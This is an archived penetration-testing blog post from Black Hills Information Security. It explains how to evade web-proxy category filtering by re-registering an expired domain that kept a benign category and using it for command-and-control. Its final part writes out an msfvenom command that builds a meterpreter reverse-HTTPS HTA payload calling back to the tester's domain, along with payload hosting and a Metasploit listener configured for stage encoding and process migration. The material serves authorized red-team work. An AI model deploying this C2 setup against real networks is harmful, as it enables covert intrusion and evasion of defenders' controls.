How to Bypass Web-Proxy Filtering - Black Hills Information Security, Inc.

By BHIS

Published: 2017-04-13 · Archived: 2026-04-05 19:57:45 UTC


Brian Fehrman //

Someone recently posed a question to BHIS about creating C2 channels in environments where heavily restrictive egress filtering is being utilized. Testers at BHIS, and in the industry as a whole, routinely run into this type of scenario. BHIS strongly encourages the use of egress filtering. As with many other security approaches, however, it is important to realize that this is just one piece of the overall security puzzle.


There are multiple ways to get around heavy egress-filtering (thanks to Beau for the links and insights in this section). In some cases, tools such as ICMPSploit [1] can be used to create C2 channels using the ICMP protocol. DNScat is a well-known tool that utilizes DNS requests and responses for C2 traffic. For this blog, we are going to focus solely on environments that are only allowing web-based traffic in and out of the environment. We will place an additional restriction on this scenario and assume that the environment also uses web-proxy filtering. It’s becoming more common to see companies not only block known bad sites but also block access to sites that have not received a categorization (e.g., Shopping, Financial, Sports, etc.) Even in this type of environment, there are numerous ways to establish C2 channels. Some of the methods include leveraging Gmail [2] and Outlook [3]. Domain-fronting via CDN services is also becoming increasingly popular [4].

I would like to focus on a web-proxy filtering bypass method that is known as domain-categorization take-over (thanks to harmj0y for the idea). I will walk you through the process of getting your own categorized domain and talk about some of the ways you can utilize it.

The first step is to find a recently expired domain that received a "good" categorization before it expired. The idea is that if you re-register a domain shortly after its previous owner failed to renew it, the categorization that was given to that domain will remain intact. How do we go about doing that? Easy!! Head on over to the site located at https://www.expireddomains.net. Now, you can use this service without signing up for anything. I suggest taking just a few minutes to sign up for a free account. With a registered account, you are afforded access to a lot more content than you do if you just browse anonymously. After logging in, you should see something similar to the screenshot below. I've highlighted the main area of interest. Click on one of the domain suffixes (e.g., "Deleted .info Domains"). The .com sites will likely be the most expensive to register. I typically go for .info, which can usually be bought for about $1/year.




After clicking a Deleted Domain suffix, you will be taken to a page that shows recently expired domains with that suffix and a lot of information to go along with it. What does all of it mean? Well, I will talk about what I feel are the most important statistics. First, click on the "Show Filter" option.




The first thing that I like to do is to check the "no Adult Names" box. We don't pass judgment here, but web-proxy filters sure do! Next, I check the "only available Domains" box to ensure that domains that are currently registered


do not appear in the list. The last change that I make is to select the “SimilarWeb Top Country” to be the country in which my target resides. This can help to reduce the suspicion of web-proxy filters. Once you’re satisfied with the filter options, click the “Apply Filter” button towards the bottom of the page.




Next, click on the “SimilarWeb” heading to sort the expired domains by their SimilarWeb ranking. Essentially, the lower the number the more “reputable” the site. Once I’ve applied the sorting, I start clicking through the SimilarWeb rating for the domains until I find one that has been assigned a category. In this case, clicking the SimilarWeb link for gtavdata.info shows that this site was categorized as “Reference->Maps” site. Seems innocuous enough for our needs!




Domain		LE	BL	DP	WBY	ABY	ACR	SimilarWeb	STC	SWC	Dmoz	TLDs Reg	C	N	O	B	I	D	SG	CO	CPC	Dropped	Status	RL
gtavdata.info	☆	8	0	0	2015	2014	4	20.6 M	100%	1	-	0							0	0	0.00 USD	17 days	available	
ceritaentot.info	☆	11	4	0	2015	2016	2	20.8 M	100%	1	-	1							8.1 K	3	0.02 USD	18 days	available	
catbhead.info	☆	8	0	0	2015	-	0	21.2 M	100%	1	-	0							0	0	0.00 USD	22 days	available	
SteamSignature.info	☆	14	516	37	2015	2014	14	21.4 M	100%	1	-	2							1.9 K	0	0.08 USD	24 days	available	
pr7890990.info	☆	9	0	0	2016	-	0	21.5 M	100%	1	-	0							0	0	0.00 USD	49 days	available	
john-a.info	☆	6	0	0	2016	2016	2	21.5 M	100%	1	-	7							4.4 K	1	0.17 USD	46 days	available	
AboutDiabetesCure.info	☆	17	49	6	2015	2016	3	21.5 M	100%	1	-	0							0	0	0.00 USD	15 days	available	
nzbclub.info	☆	7	2	0	2010	2011	26	21.6 M	100%	1	-	4							12.1 K	0	3.35 USD	10 days	available	
wlsd.info	☆	4	0	0	2016	2010	4	21.6 M	100%	1	-	6							260	0	0.00 USD	23 days	available	
mirincon.info	☆	8	0	0	2011	2013	14	22.0 M	100%	1	-	6							1.3 K	4	1.18 USD	44 days	available	
cinemexicano1link.info	☆	17	141	3	2015	2012	22	22.2 M	100%	1	-	0							0	0	0.00 USD	38 days	available	
Mummy-Dogs.info	☆	10	10	0	2008	2008	10	22.7 M	100%	1	-	0							2.9 K	7	1.11 USD	Today 11:32	available	
Proxy-Anonymous.info	☆	15	90	10	2015	2010	89	23.0 M	100%	1	-	0							5.4 K	9	0.72 USD	12 days	available	
NeoDownload.info	☆	11	20	5	2015	2015	5	23.8 M	100%	1	-	2							260	1	0.00 USD	53 days	available	
christmasdeco3zone.info	☆	18	1	0	2014	2014	5	24.3 M	100%	1	-	0							0	0	0.00 USD	Today 11:39	available	
hdlove.info	☆	6	140	0	2014	2015	7	24.6 M	100%	1	-	12							74.0 K	6	0.58 USD	19 days	available	
galstars.info	☆	8	35	4	2007	2007	35	25.1 M	100%	1	-	2							3.6 K	11	0.23 USD	70 days	available	
roneroy.info	☆	7	0	0	2015	-	0	25.7 M	100%	1	-	0							0	0	0.00 USD	20 days	available	
ProelectricalParts.info	☆	18	1	0	2015	-	0	26.1 M	100%	1	-	0							0	0	0.00 USD	10 days	available	
n-topispovesti.info	☆	14	0	0	2015	2016	1	26.4 M	100%	1	-	0							0	0	0.00 USD	19 days	available	




Now that we've found a suitable categorized-domain, we need to register it. I suggest using https://www.namesilo.com since it has a nice interface, seems to keep the domain categorization intact, and provides free WHOIS privacy. We don't need hosting or anything fancy, just something to register the domain and set the A record for the domain. NameSilo also makes it easy to set up Office 365 Mail with your domain but that is a discussion for another blog post. Just type in the name of the domain that you found in the previous step and register away. Make sure to pick the correct domain extension (e.g., .info, .com, .net, etc.) or else the trick likely won't work.





After registering the domain name, sign in to namesilo.com and head to the DNS settings for that domain. The sequence of images below shows the general steps to get there.






Once you've found the DNS settings, click the edit button next to the first A record in the list. Change the IP address of that A record to be the IP address of your C2/testing server and then click submit button.





Next, delete the other three default DNS records that NameSilo created for you so that you are left with only the A record that you just edited in the previous step.



Existing Resource Records

Listed below are the existing resource records for gtavdata.info.
You can modify or delete each record using the associated icons listed to the right of the record.

HOSTNAME	TYPE	ADDRESS / VALUE	DISTANCE/PRIO	TTL	SERVICE	EDIT	DELETE
	A	104.131.22.56	NA	3603*	3rd-party		

Now, we patiently wait for the A record changes to propagate to the public. Namesilo.com seems to propagate the changes within fifteen minutes in most cases. Keep checking for the update by using your favorite DNS resolution tool against your new domain. In the image below, you can see that I've used dig to verify that gtavdata.info now points to my C2 server.

```
tester ~$dig gtavdata.info

; <<>> DiG 9.9.5-3ubuntu0.11-Ubuntu <<>> gtavdata.info
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30634
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;gtavdata.info.                 IN      A

;; ANSWER SECTION:
gtavdata.info.          3588    IN      A       104.131.22.56
```

The next step that I usually take is to generate a valid, signed SSL-certificate for the new domain. Having a trusted certificate to use for encrypting your traffic will add to the ability to bypass traffic-filtering mechanisms, help protect any sensitive data that might be transferred, and it can also evade some anti-virus tools that would otherwise see the unencrypted payload coming across the network. I suggest logging into your C2 server and then checking out Carrie's awesome blog post on how to do this quickly and for free! [5]

After generating your shiny-new SSL certificate, you're ready to use your categorized domain-name for testing! Continue reading Carrie's post to see how to use your domain with PowerShell Empire.

You can also use your certificate and categorized domain with meterpreter and metasploit. Below is an example of using msfvenom to generate an HTA payload for my domain.

```
$msfvenom -p windows/x64/meterpreter/reverse_https lhost=gtavdata.info lport=443 -f hta-psh -o met_pay.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 608 bytes
Final size of hta-psh file: 7310 bytes
Saved as: met_pay.hta
```

Before starting a listener for meterpreter, you might want to host your payload so that you can transfer it into your testing environment. You might also have other tools that you'd like to have on your testing system for the assessment. Apache is one easy way to do this that takes advantage of your certificate and domain. One suggestion is to create a folder in the /var/www/html directory on your system. For this example, let's call it serverfolder.

mkdir /var/www/html/serverfolder

Copy your payload file and other tools to the directory that you just created. After copying the files, make sure that the Apache service is running. In the image below, I've copied the met_pay.hta payload file and the PowerLine toolset (teaser:upcoming webcast!) to my serverfolder directory.

```
$cp met_pay.hta /var/www/html/serverfolder/
$cp -r powerline/ /var/www/html/serverfolder/
$service apache2 start
```

You can now reach your files by opening a web browser and typing *https://yourdomainname.net/serverfolder.*

The next task we will do is to create a listener for our meterpreter payload. After downloading the files to your testing system, kill the Apache service on your server and start-up msfconsole.

```
$service apache2 stop
$msfconsole
```

Issue the commands shown in the screenshot below. Make sure to replace the handlersslcert value with the path to your certificate file.

```
msf > use multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf exploit(handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > set handlersslcert /root/mycert.pem
handlersslcert => /root/mycert.pem
msf exploit(handler) > set exitonsession false
exitonsession => false
msf exploit(handler) > set enablestageencoding true
enablestageencoding => true
msf exploit(handler) > set stageencoder x64/xor
stageencoder => x64/xor
msf exploit(handler) > set autorunscript post/windows/manage/migrate
autorunscript => post/windows/manage/migrate
msf exploit(handler) > run -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] Starting the payload handler...
msf exploit(handler) >
```

Head back to the testing system on which you downloaded the payload and run it. Head back over to your server and enjoy the new session that was created using your categorized domain and signed SSL-certificate.

Follow Brian on the Twitters: @fullmetalcache

Shout-outs: Carrie Roberts, Sally Vandeven, Derek Banks, Beau Bullock, harmj0y (and APT team), and others that I'm probably forgetting…

[1] http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-5.html

[2] https://github.com/byt3bl33d3r/gcat

[3] https://github.com/colemination/PowerOutlook

[4] https://blog.cobaltstrike.com/2017/02/06/high-reputation-redirectors-and-domain-fronting/

[5] http://www.blackhillsinfosec.com/?p=5447

Source: https://www.blackhillsinfosec.com/bypass-web-proxy-filtering/